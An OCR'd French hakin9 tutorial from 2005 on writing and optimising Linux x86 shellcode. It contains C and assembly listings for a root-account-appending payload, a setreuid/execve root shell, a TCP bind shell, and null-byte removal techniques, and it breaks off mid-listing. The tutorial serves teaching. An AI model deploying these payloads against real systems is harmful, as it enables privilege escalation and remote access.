hakin9

Optimisation des shellcodes sous Linux


Michał Piotrowski

Article publié dans le numéro 5/2005 du magazine *hakin9*

Magazine *hakin9*, Wydawnictwo Software, ul. Piaskowa 3, 01-067 Warszawa, *fr@hakin9.org*

Optimisation des shellcodes sous Linux

Michał Piotrowski



Le shellcode est un élément indispensable de chaque exploit. Pendant l'attaque, il est injecté à un programme opérationnel et lui fait éxécuter les opérations demandées. Pourtant, même exigeant peu de savoir-faire ou de connaissances, le fonctionnement ainsi que la création de shellcode restent des points technique peu connus.

Le *shellcode* est un ensemble d'instructions traduites du code source en langage machine. Il constitue un des éléments les plus importants des exploits utilisant les failles de type débordement de tampon (*buffer overflow*). Pendant l'attaque, il est injecté par l'exploit dans un programme en cours d'exécution, et à partir de celui-ci, exécute les opérations imposées par l'intrus. Le nom *shellcode* – le code du shell – provient des premiers codes ayant pour le but d'appeler le shell (dans les systèmes de la famille *NIX, le programme */bin/sh* est le shell). À présent, on définit par ce terme les codes qui exécutent différentes tâches.

Le code du shell doit satisfaire les conditions déterminées. Avant tout, il ne doit pas contenir d'octets nuls (*null byte*, 0x00) qui signifient la fin de la chaîne de caractères et interrompent l'exécution des fonctions les plus utilisées pour le débordement de tampon – `strcpy`, `strcat`, `sprintf`, `gets`, etc. De plus, le shellcode doit être indépendant de l'emplacement mémoire, ce qui veut dire que l'adressage statique est interdit. Quant aux autres caractéristiques importantes du shellcode, on peut énumérer sa taille et le jeu de caractères ASCII qui le compose.

Dans cet article vous pouvez essayer de construire un shellcode dans la pratique. Les quatre programmes opérationnels seront écrits, et ensuite, modifiés de façon à réduire leur taille et à pouvoir les utiliser dans des exploits réels. Ici, il faut se concentrer sur la construction de shellcode – il ne faut pas aborder de questions relatives aux failles de débordement de tampon ni à la construction d'exploits proprement dit.

Mais pour créer du shellcode correct et tout à fait opérationnel, il faut bien comprendre le langage assembleur pour le processeur sur lequel vous le ferez (cf. l'Encadré *Registres et instructions*). Vu que les tests seront basés sur les processeurs de 32 bits x86 et sur le sys-

Cet article explique...

- comment écrire un shellcode correct,
- comment le modifier et réduire.

Ce qu'il faut savoir...

- utiliser le système Linux,
- connaître les notions de base de la programmation en C et en assembleur.

Registres et instructions

Les registres (cf. le Tableau 1) sont de petites cellules de mémoire se trouvant dans le processeur qui servent à stocker des valeurs numériques et sont utilisées par le processeur pendant l'exécution de chaque programme. Dans les processeurs de 32 bits x86, les registres ont la taille de 32 bits (4 octets). Du point de vue de type de destination, ils peuvent être divisés en registres de données (EAX, EBX, ECX, EDX) ou en registres d'adresses (ESI, EDI, ESP, EBP, EIP).

Les registres sont divisés en fragments plus petits de 16 bits (AX, BX, CX, DX) et de 8 bits (AH, AL, BH, BL, CH, CL, DH, DL) – on peut les utiliser pour réduire la taille du code et éliminer les octets nuls (cf. la Figure 1). Par contre, la plupart des registres d'adresse ont une signification précise et ne peuvent pas être utilisés pour stocker n'importe quelles données.

tème Linux avec le noyau 2.4, vous pouvez choisir entre deux principaux types de syntaxe d'assembleur : celle créée par AT&T et celle d'Intel. Bien que la syntaxe d'AT&T soit utilisée par la plupart des compilateurs et des programmes de désassemblage – y compris *gcc* ou *gdb* – servez-vous de la syntaxe d'Intel qui est néanmoins plus lisible. Tous les exemples seront compilés à l'aide du programme Netwide Assembler (*nasm*) en version 0.98.35, disponible dans presque chaque distribution de Linux. Les programmes *ndisasm* et *hexdump* seront utilisés aussi.

Les instructions du langage assembleur sont tout simplement les




Figure 1. *La construction du registre EAX*

Tableau 1. *Les registres du processeur x86 et leur destination*

Nom du registre	Destination
EAX, AX, AH, AL – accumulateur	Les opérations arithmétiques, les opérations d'entrée/sortie et la définition de l'appel système à exécuter. Contient aussi la valeur retournée par l'appel système.
EBX, BX, BH, BL – registre de base	Utilisé pour l'adressage direct de la mémoire, stocke le premier argument de l'appel système.
ECX, CX, CH, CL – compteur	Utilisé le plus souvent comme compteur pour la gestion de la boucle, il stocke le second argument de l'appel système.
EDX, DX, DH, DL – registre de données	Utilisé pour stocker les adresses des variables, stocke le troisième argument de l'appel système.
ESI – adresse source, EDI – adresse cible	Servent le plus souvent à exécuter les opérations sur les chaînes de données longues, y compris les tableaux et les inscriptions.
ESP – pointeur au sommet de la pile	Contient l'adresse du sommet de la pile.
EBP – pointeur de base, pointeur de trame	Contient l'adresse du bas de la pile. Utilisé pour se référer aux variables locales se trouvant dans la trame actuelle de la pile.
EIP – pointeur d'instruction	Contient l'adresse de l'instruction successive à exécuter.

Tableau 2. *Les instructions les plus importantes de l'assembleur*

Instruction	Description
`mov` – instruction de déplacement	Copie le contenu d'un fragment de la mémoire vers un autre : `mov <cible>, <source>`.
`push` – instruction d'empilation	Copie sur la pile le contenu du fragment sélectionné de la mémoire : `push <source>`.
`pop` – instruction de désempilation	Transfère le contenu de la pile vers le fragment voulu de la mémoire : `pop <cible>`.
`add` – instruction d'addition	Additionne le contenu d'un fragment de la mémoire à un autre : `add <cible>, <source>`.
`sub` – instruction de soustraction	Soustrait le contenu d'un fragment de la mémoire à un autre : `sub <cible>, <source>`.
`xor` – différence symétrique	Calcule la différence symétrique des fragments sélectionnés de la mémoire : `xor <cible>, <source>`.
`jmp` – instruction de saut	Change la valeur du registre EIP en une adresse déterminée : `jmp <adresse>`.
`call` – instruction d'appel	Fonctionne de façon similiare à l'instruction `jmp`, mais avant de changer la valeur du registre EIP, elle empile l'adresse de l'instruction suivante : `call <adresse>`.
`lea` – instruction de chargement d'adresse	Met dans le fragment sélectionné de la mémoire `<cible>` l'adresse d'un autre fragment `<source>` : `lea <cible>, <source>`.
`int` – interruption	Envoie le signal approprié vers le noyau du système en appelant l'interruption portant le numéro déterminé : `int <valeur>`.

Listing 1. *Le fichier write.c*

```
#include <stdio.h>

main()
{
 char *line = "hello, world!\n";
 write(1, line, strlen(line));
 exit(0);
}
```

Listing 2. *Le fichier add.c*

```
#include <stdio.h>
#include <fcntl.h>

main()
{
 char *name = "/file";
 char *line =
  "toor:x:0:0::/:/bin/bash\n";
 int fd;
 fd = open(name,
  O_WRONLY|O_APPEND);
 write(fd, line, strlen(line));
 close(fd);
 exit(0);
}
```

Listing 3. *Le fichier shell.c*

```
#include <stdio.h>

main()
{
 char *name[2];

 name[0] = "/bin/sh";
 name[1] = NULL;
 setreuid(0, 0);
 execve(name[0],
  name, NULL);
}
```

commandes pour le processeur écrites d'une façon symbolique. Il y en a beaucoup, elles se divisent, entre autres, en instructions :

- de déplacement (`mov`, `push`, `pop`),
- arithmétiques (`add`, `sub`, `inc`, `neg`, `mul`, `div`),
- logiques (`and`, `or`, `xor`, `not`),
- de commande (`jmp`, `call`, `int`, `ret`),
- opérant sur les bits, octets et chaînes de caractères (`shl`, `shr`, `rol`, `ror`),
- d'entrée/sortie (`in`, `out`),
- de contrôle des drapeaux.

Listing 4. *Le fichier bind.c*

```
#include <unistd.h>
#include <sys/socket.h>
#include <netinet/in.h>

int main()
{
 char *name[2];
 int fd1, fd2;
 struct sockaddr_in serv;
 name[0] = "/bin/sh";
 name[1] = NULL;
 serv.sin_addr.s_addr = 0;
 serv.sin_port = htons(8000);
 serv.sin_family = AF_INET;
 fd1 = socket(AF_INET,
  SOCK_STREAM, 0);
 bind(fd1, (struct
  sockaddr *)&serv, 16);
 listen(fd1, 1);
 fd2 = accept(fd1, 0, 0);
 dup2(fd2, 0);
 dup2(fd2, 1);
 dup2(fd2, 2);
 execve(name[0], name, NULL);
}
```

Toutes les instructions disponibles ne seront pas présentées ici – il faut que vous vous concentriez sur celles qui sont les plus importantes dans ce cas. Leur description, avec un exemple d'emploi, est présentée dans le Tableau 2.

Construction du shellcode

Vous avez pour but de créer quatre shellcodes. Le premier doit écrire du texte sur la sortie standard, le deuxième doit ajouter une inscription dans un fichier, le troisième doit lancer le shell et le quatrième connecter le shell au port TCP. Commencez par créer ces programmes en C parce qu'il sera plus facile de les transcrire en langage assembleur plutôt que de les créer sous leur forme finale.

Le code source du premier programme, portant le nom *write*, est présenté dans le Listing 1. Il n'a pour but que d'écrire sur la sortie standard le message stocké dans la variable `line`.

Le Listing 2 présente le second programme – *add*. Sa tâche consiste à ouvrir le fichier */file* en mode écriture (le fichier peut être vide, mais il doit exister) et à ajouter la ligne `toor:x:0:0::/:/bin/bash`. À vrai dire, cette ligne devrait être ajoutée dans le fichier */etc/passwd*, mais dans ce cas, c'est-à-dire en phase d'expérimentations, il sera plus sûr de ne pas modifier le fichier qui est le fichier de mots de passe.

Le troisième programme, *shell*, est du shellcode typique. Il a pour but de lancer le programme */bin/sh*, après avoir exécuté au préalable la fonction `setreuid(0, 0)` restaurant au processus ses vrais droits (cela a du sens au moment où vous attaquez au programme *suid*, qui, à cause des questions de sécurité, se débarrasse de ses droits). Le programme *shell* est affiché dans le Listing 3.

Le dernier, le plus avancé parmi ces programmes (portant le nom *bind*) est présenté dans le Listing 4. Après le démarrage, il commence à écouter sur le port 8000 TCP et au moment où il reçoit une connexion, il transmet la communication au shell lancé. Ce mécanisme de fonctionnement est caractéristique de la plupart des exploits utilisant des failles dans des serveurs réseau.

Le processus de compilation de tous les programmes et le résultat de leur exécution sont présentés sur la Figure 2.

Passons à l'assembleur

Maintenant que vous êtes sûrs que vos programmes fonctionnent correctement, vous pouvez passer à la deuxième étape et les transcrire en assembleur. Généralement, votre but consiste à construire les mêmes fonctions système qui sont utilisées par les programmes écrits en C. Mais pour ce faire, vous devez savoir quels numéros ont été affectés à ces fonctions dans votre système – pour cela, on peut se référer au fichier */usr/include/asm/unistd.h*. Alors, la fonction `write` a le numéro 4, `exit` – 1, `open` – 5, `close` – 6, `setreuid` –70, `execve` –11, et `dup2` – 63. La situation est un peu différente en ce qui concerne les fonctions opérant sur les sockets : les fonctions `socket`, `bind`, `listen` et `accept` sont gérées par un

Figure 2. *La compilation et le fonctionnement des programmes write, add, shell et bind*

seul appel système – `socketcall`, portant le numéro 102.

Il faut aussi prendre soin à ce que ces fonctions détiennent les arguments appropriés. Le premier programme n'utilise que `write` et `exit`, ici tout est clair. La fonction `write` prend trois arguments. Le premier définit le descripteur du fichier dans lequel vous écrirez, le deuxième est le pointeur du tampon contenant les données source, et le troisième détermine le nombre de caractères à écrire. La fonction `exit` met fin au processus en cours et retourne la valeur de l'argument *status*.

Write

Le programme *write* écrit en langage assembleur donnerait pour résultat le Listing 5. Les lignes 1 et 4 contiennent les déclarations de sections de données (`.data`) et de code (`.text`). La ligne 6 comprend le point d'entrée par défaut pour la consolidation ELF, qui à cause de l'éditeur de liens *ld*, doit être un symbole global (ligne 5). Dans la ligne 2, on définit la variable `msg` – la chaîne de caractères, déclarée comme octets (directive `db`), terminée par le caractère de fin de ligne (`0x0a`). Les lignes 8 et 15 contiennent des commentaires et sont négligées par le compilateur. Entre les lignes 9 et 13 et 16 et 18, il y a les instructions de préparation et d'exécution des fonctions `write` et `exit`. Analysons leur fonctionnement.

Tout d'abord, dans le registre EAX, mettez la valeur de l'appel système que vous voulez exécuter (`write` porte le numéro 4), et dans les registres, saisissez ces arguments : EBX – le descripteur de la sortie standard (a le numéro 1), ECX – l'adresse du début de la chaîne à écrire (est stockée dans la variable `msg`), EDX – la longueur de votre chaîne (avec le caractère de fin de ligne, elle égale 14). Ensuite, exécutez l'instruction `int 0x80` qui permet de passer en mode noyau et d'exécuter la fonction système sélectionnée. Il en est de même en ce qui concerne la fonction `exit` : tout d'abord, positionnez le registre EAX sur son numéro (1), dans le registre EBX, entrez 0 et passez en mode noyau. La compilation et le resultat du fonctionnement de votre programme écrit en assembleur sont présentés sur la Figure 3.

Listing 5. *Le fichier write1.asm*

```
1: section .data
2: msg db 'hello, world!', 0x0a
3:
4: section .text
5: global _start
6: _start:
7:
8: ; write(1, msg, 14)
9: mov eax, 4
10: mov ebx, 1
11: mov ecx, msg
12: mov edx, 14
13: int 0x80
14:
15: ; exit(0)
16: mov eax, 1
17: mov ebx, 0
18: int 0x80
```

Add

Le Listing 6 contient le code source du second programme (*add*) traduit en assembleur. Il est un peu plus compliqué.

Au début, dans la section de données, vous déclarez deux variables caractère – `name` et `line`. Elles contiennent le nom du fichier à modifier et la ligne à ajouter. Vous commencez par ouvrir le fichier */file*, vous mettez dans le registre EAX la valeur de la fonction `open` (5) et passez à celle-ci deux paramètres :

- dans le registre EBX, enregistrez l'adresse de la variable `name`,
- dans le registre ECX, entrez la valeur 1025 qui est une représentation numérique de la combinaison des drapeaux `O_WRONLY` et `O_APPEND`.

```
~/shellcode
[shellcode]$ nasm -f elf write1.asm
[shellcode]$ ld -o write1 write1.o
[shellcode]$ ./write1
hello, world!
[shellcode]$
```

Figure 3. *L'effet du fonctionnement du programme write1*

```
~/shellcode
[shellcode]$ nasm -f elf add1.asm
[shellcode]$ ld -o add1 add1.o
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
[shellcode]$ ./add1
[shellcode]$ cat /file
root:x:0:0:System Administrator:/:/bin/bash
user:x:10:10:User:/home/user:/bin/bash
toor:x:0:0::/:/bin/bash
[shellcode]$
```

Figure 4. *Le résultat de l'exécution du programme add1*

À la suite de l'exécution, la fonction `open` retourne un nombre (elle le met dans le registre EAX) qui est le nombre du descripteur du fichier que vous avez ouvert. Vous en aurez besoin pour exécuter les fonctions `write` et `close`, alors dans la ligne 15, vous la transférez au registre EBX. Grâce à cela, la fonction suivante à exécuter (`write`) a déjà le premier argument (le numéro du descripteur) dans l'endroit approprié, c'est-à-dire, dans le registre EBX. Ensuite, dans le registre EAX, vous enregistrez 4, et dans ECX – 24 (la longueur de la ligne ajoutée) et vous transmettez la commande au noyau du système (la ligne 21).

Pour terminer, il faut fermer le fichier */file* à l'aide de la fonction `close` (le registre EAX doit contenir 6, par contre EBX reste intact – il contient tout le temps le numéro du descripteur du fichier ouvert) et quitter le programme au moyen de la fonction `exit` (dans EAX 1, dans EBX 0). Vous compilez et démarrez le programme de la façon présentée sur la Figure 4.

Shell

De la même façon, vous transformez le programme *shell* – son résultat est présenté dans le Listing 7. Cela ne sera pas analyser, par contre, il faut se concenter sur l'appel de la fonction `execve` (les lignes de 15 à 21) qui peut paraître un peu plus compliqué.

La fonction `execve` prend en premier argument l'adresse de la chaîne de caractères (la ligne 16) déterminant le programme à exécuter (*/bin/sh*). Le second argument est le tableau contenant au moins deux éléments : la même chaîne de caractère et la valeur NULL. Pour préparer un tel tableau, utilisez la pile. D'abord, empilez le deuxième élément du tableau, la valeur NULL (la ligne 17), et ensuite, empilez le premier élément, c'est-à-dire, l'adresse de la chaîne de caractères `name` (la ligne 18). Ensuite – à l'aide du registre ESP contenant l'adresse actuelle du sommet de la pile, qui dans ce cas, est en même temps l'adresse de votre tableau – définissez le second argument de la fonction (la ligne 19). Quant au troisième argument, le dernier, il n'y a aucun problème – dans le registre EDX, chargez 0 (ce qu'on voit dans la ligne 20). Le programme ainsi préparé est ensuite compilé et démarré comme les précédents.

Bind

Le dernier de vos programmes est le plus complexe et doit bien être expliqué, vu la manière d'exécuter des fonctions opérant sur des sockets.

Listing 6. *Le fichier add1.asm*

```
 1: section .data
 2: name db '/file', 0
 3: line db
  'toor:x:0:0::/:/bin/bash',
   0x0a
 4:
 5: section .text
 6: global _start
 7: _start:
 8:
 9: ; open(name,
    O_WRONLY|O_APPEND)
10: mov eax, 5
11: mov ebx, name
12: mov ecx, 1025
13: int 0x80
14:
15: mov ebx, eax
16:
17: ; write(fd, line, 24)
18: mov eax, 4
19: mov ecx, line
20: mov edx, 24
21: int 0x80
22:
23: ; close(fd)
24: mov eax, 6
25: int 0x80
26:
27: ; exit(0)
28: mov eax, 1
29: mov ebx, 0
30: int 0x80
```

La version du programme *bind* transcrite en assembleur est présentée dans le Listing 8.

Listing 7. *Le fichier shell1.asm*

```
 1: section .data
 2: name db '/bin/sh', 0
 3:
 4: section .text
 5: global _start
 6: _start:
 7:
 8: ; setreuid(0, 0)
 9: mov eax, 70
10: mov ebx, 0
11: mov ecx, 0
12: int 0x80
13:
14: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
15: mov eax, 11
16: mov ebx, name
17: push 0
18: push name
19: mov ecx, esp
20: mov edx, 0
21: int 0x80
```

Les fonctions `socket`, `bind`, `listen` et `accept` sont gérées par un appel système (`socketcall`) qui prend deux arguments. Le premier est le numéro de la sous-fonction à exécuter (1 pour `socket`, 2 pour `bind`, 4 pour `listen` et 5 pour `accept`), et le deuxième est l'adresse du fragment de la mémoire contenant les arguments de cette sous-fonction. Analysez les appels de la fonction `socket` (les lignes 9–16) et `bind` (les lignes 21–35).

Comme vous voyez dans le Listing 4, `socket` prend trois arguments :

- la famille de protocoles (`AF_INET` – les protocoles d'Internet),
- le type de protocole (`SOCK_STREAM` – de connexion),
- le protocole (0 – TCP).

Il faut les entrer dans un endroit approprié de la mémoire – le plus simple est de les empiler (les lignes de 9 à 11). Mais il faut le faire en commençant par la fin car la pile est une mémoire de type FIFO donc les données insérées à l'intérieur sont chargées dans l'ordre inverse de leur empilation. Dans la ligne 9, mettez alors sur la pile le troisième argument (0), ensuite le deuxième (1 – `SOCK_STREAM`), et pour finir le premier (2 – `AF_INET`). Ensuite, déterminez les arguments de l'appel `socketcall` :

- dans EAX, entrez 102 (la ligne 13),
- dans EBX, entrez le numéro de la sous-fonction `socket` (la ligne 14),
- dans ECX, mettez l'adresse des arguments de la sous-fonction `socket` qui se trouve sur la pile et dont le début contient le pointeur de la pile, c'est-à-dire le registre ESP (la ligne 15).

La fonction `socket` retourne dans le registre EAX le nombre étant le numéro du descripteur du socket créé. Vous en aurez besoin pour exécuter les fonctions `bind`, `listen` et `accept`, alors vous la transférez du registre EAX vers EDX, qui n'était pas utilisé jusqu'alors (la ligne 18).

Listing 8. *Le fichier bind1.asm*

```
 1: section .data
 2: name db '/bin/sh', 0
 3:
 4: section .text
 5: global _start
 6: _start:
 7:
 8: ; socket(AF_INET,
    SOCK_STREAM, 0)
 9: push 0
10: push 1
11: push 2
12:
13: mov eax, 102
14: mov ebx, 1
15: mov ecx, esp
16: int 0x80
17:
18: mov edx, eax
19:
20: ; bind(fd1,
    {AF_INET, 8000,
    "0.0.0.0"}, 16)
21: push 0
22: push 0
23: push 0
24: push word 16415
25: push word 2
26: mov ebx, esp
27:
28: push 16
29: push ebx
30: push edx
31:
32: mov eax, 102
33: mov ebx, 2
34: mov ecx, esp
35: int 0x80
36:
37: ; listen(fd1, 1)
38: push 1
39: push edx
40:
41: mov eax, 102
```

L'appel de la fonction `bind` est un peu plus complexe parce que son deuxième argument est le pointeur à la structure de 16 octets `sockaddr_in`, composée de quatre éléments : `sin_family` (2 octets), `sin_port` (2 octets), `sin_addr` (4 octets) et `pad` (8 octets). En première étape, il faut créer cette structure sur la pile (les lignes 21–25). D'abord, vous mettez donc 8 octets nuls pour l'élément `pad` (les lignes 21 et 22), vous mettez `sin_addr` à 0 (la ligne 23), et `sin_port` à 16415 (c'est le nombre 8000 converti en ordre réseau (la ligne 24), et dans l'élément `sin_family`, vous

Listing 8. *Le fichier bind1.asm (suite)*

```
42: mov ebx, 4
43: mov ecx, esp
44: int 0x80
45:
46: ; accept(fd1, 0, 0)
47: push 0
48: push 0
49: push edx
50:
51: mov eax, 102
52: mov ebx, 5
53: mov ecx, esp
54: int 0x80
55:
56: mov edx, eax
57:
58: ; dup2(fd2, 0)
59: mov eax, 63
60: mov ebx, edx
61: mov ecx, 0
62: int 0x80
63:
64: ; dup2(fd2, 1)
65: mov eax, 63
66: mov ebx, edx
67: mov ecx, 1
68: int 0x80
69:
70: ; dup2(fd2, 2)
71: mov eax, 63
72: mov ebx, edx
73: mov ecx, 2
74: int 0x80
75:
76: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
77: mov eax, 11
78: mov ebx, name
79: push 0
80: push name
81: mov ecx, esp
82: mov edx, 0
83: int 0x80
```

introduisez la valeur 2 (la ligne 25).

Les instructions `push` de lignes 24 et 25 contiennent la directive `word` qui signifie que vous empilez les valeurs de 2 octets. Ensuite, vous copiez l'adresse de la structure créée du registre ESP dans EBX (la ligne 26). Maintenant, vous empilez les arguments de l'appel `bind` : le troisième argument est égal à 16 (la ligne 28), le deuxième argument est l'adresse de la structure `sockaddr_in` qui se trouve dans le registre EBX (la ligne 29), et le premier argument est le descripteur du socket stocké dans le registre EDX (la ligne 30). À la fin

Listing 9. *La détermination de l'adresse de la chaîne de caractères à l'aide de l'instruction jmp et call*

```
 jmp two
one:
 pop ebx
 …
two:
 call one
 db 'string'
```

Listing 10. *Le fichier write2.asm*

```
 1: BITS 32
 2:
 3: jmp two
 4: one:
 5: pop ecx
 6:
 7: ; write(1, "hello, world!", 14)
 8: mov eax, 4
 9: mov ebx, 1
10: mov edx, 14
11: int 0x80
12:
13: ; exit(0)
14: mov eax, 1
15: mov ebx, 0
16: int 0x80
17:
18: two:
19: call one
20: db 'hello, world!', 0x0a
```

(les lignes 32–35), vous configurez les registres EAX, EBX et ECX de façon à effectuer l'appel système `socketcall` et vous passez en mode noyau (`int 0x80`).

Le fonctionnement des instructions disponibles dans ce programme est basé sur les méthodes qui ont été déjà présentées donc il n'est pas nécessaire de les expliquer plus en détails. Vous passerez donc à la phase suivante – la transformation des programmes en assembleur en une forme pouvant être exécutée à partir d'un autre programme.

Simplifier du code

Bien que vos programmes fonctionnent correctement, leur forme n'est pas encore utilisable dans de vrais exploits. Leur structure serait irréprochable dans le cas de programmes ordinaires, indépendants. Quant à vous, vous créez du code qui doit être lancé à l'intérieur d'un autre processus. C'est pourquoi, vous devez renoncer à stocker les variables caractère dans le segment de données et les placer parmi les instructions ; vous devez aussi trouver un moyen permettant de déterminer leurs adresses dans l'espace alloué du programme lancé.




Figure 5. *Le shellcode obtenu à partir du programme write2*

Astuces avec les sauts

Les instructions `jmp` et `call` peuvent s'avérer fort utiles. Ces instructions changent la valeur du registre EIP et permettent de sauter à un autre fragment de code, mais en même temps, elles empilent l'adresse de l'instruction suivante de façon à ce qu'il soit possible de continuer l'exécution du programme après la terminaison de l'appel. Le schéma du fonctionnement de cette astuce est très simple et a été présenté dans le Listing 9. D'abord, sautez (l'instruction `jmp`) à la position définie comme `two` où se trouve l'instruction `call` et la chaîne de caractères. `call` effectue un saut à la position `one`, en empilant en même temps l'adresse de la chaîne de caractères qui, à l'aide de l'instruction `pop` est transférée au registre EBX.

Le Listing 10 contient la version corrigée du programme *write1.asm* qui peut déjà être lancé à partir d'un programme indépendant. Comme vous voyez, vous avez renoncé à la déclaration des sections et vous avez ajouté la directive `BITS 32` qui demande au compilateur de générer du code pour les processeurs 32 bits. Cela est nécessaire parce que vous ne générerez plus de code au format ELF (le paramètre `-f elf`). Les appels des fonctions `write` et `exit` sont réalisés de la même façon que dans le fichier *write1.asm*, excepté une autre manière de placer l'adresse de la chaîne `hello, world!` dans le registre ECX – vous le prenez de la pile (la ligne 5).

La compilation et la façon de transformer le programme en shellcode sont présentées sur la Figure 5.

Listing 11. *Le fichier test.c*

```
char code[]="\xe9\x1e\x00\x00\x00\x59\xb8\x04\x00\x00\x00\xbb\x01\x00"
      "\x00\x00\xba\x0e\x00\x00\x00\xcd\x80\xb8\x01\x00\x00\x00"
      "\xbb\x00\x00\x00\x00\xcd\x80\xe8\xdd\xff\xff\xff\x68\x65"
      "\x6c\x6c\x6f\x2c\x20\x77\x6f\x72\x6c\x64\x21\x0a";
main()
{
 int (*shell)();
 (int)shell = code;
 shell();
}
```

Figure 6. *Le test du shellcode*

Baptême du feu

Vous avez donc le shellcode. Maintenant, vous devez vérifier s'il fonctionne. Pour cela, écrivez un simple programme (*test*, présenté dans le Listing 11) qui lance la suite d'instructions stockée dans la variable caractère `code`. Vous l'utiliserez pour tester tous vos shellcodes, en modifiant le contenu de la variable `code` ou en ajoutant une nouvelle. Pour que votre shellcode soit lancé correctement, il faut ajuster le code affiché par le programme *hexdump*, en précédant chaque octet par le caractère `\x`. Vous compilez et lancez le programme *test.c* de la façon présentée sur la Figure 6.

Hexadécimal sur la pile

Un autre moyen de mettre une chaîne de caractères dans la section du code est de stocker leur valeur sous forme hexadécimale et de copier le pointeur vers la pile là où cela est nécessaire. C'est une technique très utile – dans la plupart des cas, elle permet de réduire la taille du shellcode résultant. Le code affiché dans le Listing 12 présente le programme *write2b.asm* modifié à l'aide de cette technique.

L'empilation de la chaîne de caractères à afficher se fait de la ligne 4 à 7. Bien sûr, il faut les empiler dans l'ordre inverse. D'abord, empilez les caractères `\n!` (la valeur hexadécimale 0x0a21), ensuite `dlro` (0x646c726f), puis `w ,o` (0x77202c6f) et enfin `lleh` (0x6c6c6568). L'adresse de notation ainsi construite, vous transférez le registre ESP au ECX dans la ligne 11. La taille du shellcode obtenu, grâce à cette modification, s'est réduite de 4 octets.

Les Listings 13 et 14 contiennent les codes sources des programmes *add* et *shell* qui ont été réduit et simplifié. Elles ne seront pas expliquées car après l'analyse précédente du programme *write2.asm*, l'utilisateur ne devrait pas avoir de problèmes pour les comprendre. La nouvelle version du programme *bind* (sur le CD dans le répertoire *materials/shell*) n'est pas presenté ici, parce qu'on doit le modifier de la même manière que *shell*.

Listing 12. *Le fichier write2b.asm*

```
 1: BITS 32
 2:
 3: ; write(1, "hello, world!", 14)
 4: push word 0x0a21
 5: push 0x646c726f
 6: push 0x77202c6f
 7: push 0x6c6c6568
 8:
 9: mov eax, 4
10: mov ebx, 1
11: mov ecx, esp
12: mov edx, 14
13: int 0x80
14:
15: ; exit(0)
16: mov eax, 1
17: mov ebx, 0
18: int 0x80
```

Listing 13. *Le fichier add2.asm*

```
 1: BITS 32
 2:
 3: jmp three
 4: one:
 5:
 6: ; open("/file\n",
    O_WRONLY|O_APPEND)
 7: mov eax, 5
 8: pop ebx
 9: mov ecx, 1025
10: int 0x80
11:
12: mov ebx, eax
13:
14: jmp four
15: two:
16:
17: ; write(fd, "toor:x:0:0::
    /:/bin/bash\n", 24)
18: mov eax, 4
19: pop ecx
20: mov edx, 24
21: int 0x80
22:
23: ; close(fd)
24: mov eax, 6
25: int 0x80
26:
27: ; exit(0)
28: mov eax, 1
29: mov ebx, 0
30: int 0x80
31:
32: three:
33: call one
34: db '/file', 0
35:
36: four:
37: call two
38: db 'toor:x:0:0::/:/bin/bash',
    0x0a
```

Suppression des octets nuls

Vos shellcodes peuvent être déjà lancés de l'intérieur des programmes en cours d'exécution – ils n'utilisent plus de segment de données ni d'adressage statique – pourtant, il est toujours impossible de les utiliser dans des exploits. Ils contiennent un grand nombre d'octets nuls (cf. les Figures 7 et 8). La présence de ces octets nuls empêche la copie du code dans le tampon au moyen des fonctions opérant sur les chaînes de caractères. Essayez donc de modifier les shellcodes *write2.asm* et *shell2.asm* de façon à éliminer tous les octets nuls.

Commencez par localiser l'instruction à corriger. Pour ce faire, vous pouvez profiter du programme *ndisasm* (cf. les Figures 7 et 8).

Comme vous voyez, les octets nuls sont les plus nombreux dans les instructions de mise à blanc ou celles entrant les valeurs dans les registres ou sur la pile (les lignes 8, 9, 10, 14 et 15 dans le Listing 10

Listing 14. *Le fichier shell2.asm*

```
 1: BITS 32
 2:
 3: ; setreuid(0, 0)
 4: mov eax, 70
 5: mov ebx, 0
 6: mov ecx, 0
 7: int 0x80
 8:
 9: jmp two
10: one:
11:
12: ; execve("/bin/sh",
    ["/bin/sh", NULL], NULL)
13: mov eax, 11
14: pop ebx
15: push 0
16: push ebx
17: mov ecx, esp
18: mov edx, 0
19: int 0x80
20:
21: two:
22: call one
23: db '/bin/sh', 0
```

```
~/shellcode
[shellcode]$ hexdump -C write2
00000000  e9 1e 00 00 00 59 b8 04  00 00 00 bb 01 00 00 00  |.....Y..........|
00000010  ba 0e 00 00 00 cd 80 b8  01 00 00 00 bb 00 00 00  |................|
00000020  00 cd 80 e8 dd ff ff ff  68 65 6c 6c 6f 2c 20 77  |........hello, w|
00000030  6f 72 6c 64 21 0a                                 |orld!.|
00000036
[shellcode]$ ndisasm write2
00000000  E91E00            jmp 0x21
00000003  0000              add [bx+si],al
00000005  59                pop cx
00000006  B80400            mov ax,0x4
00000009  0000              add [bx+si],al
0000000B  BB0100            mov bx,0x1
0000000E  0000              add [bx+si],al
00000010  BA0E00            mov dx,0xe
00000013  0000              add [bx+si],al
00000015  CD80              int 0x80
00000017  B80100            mov ax,0x1
0000001A  0000              add [bx+si],al
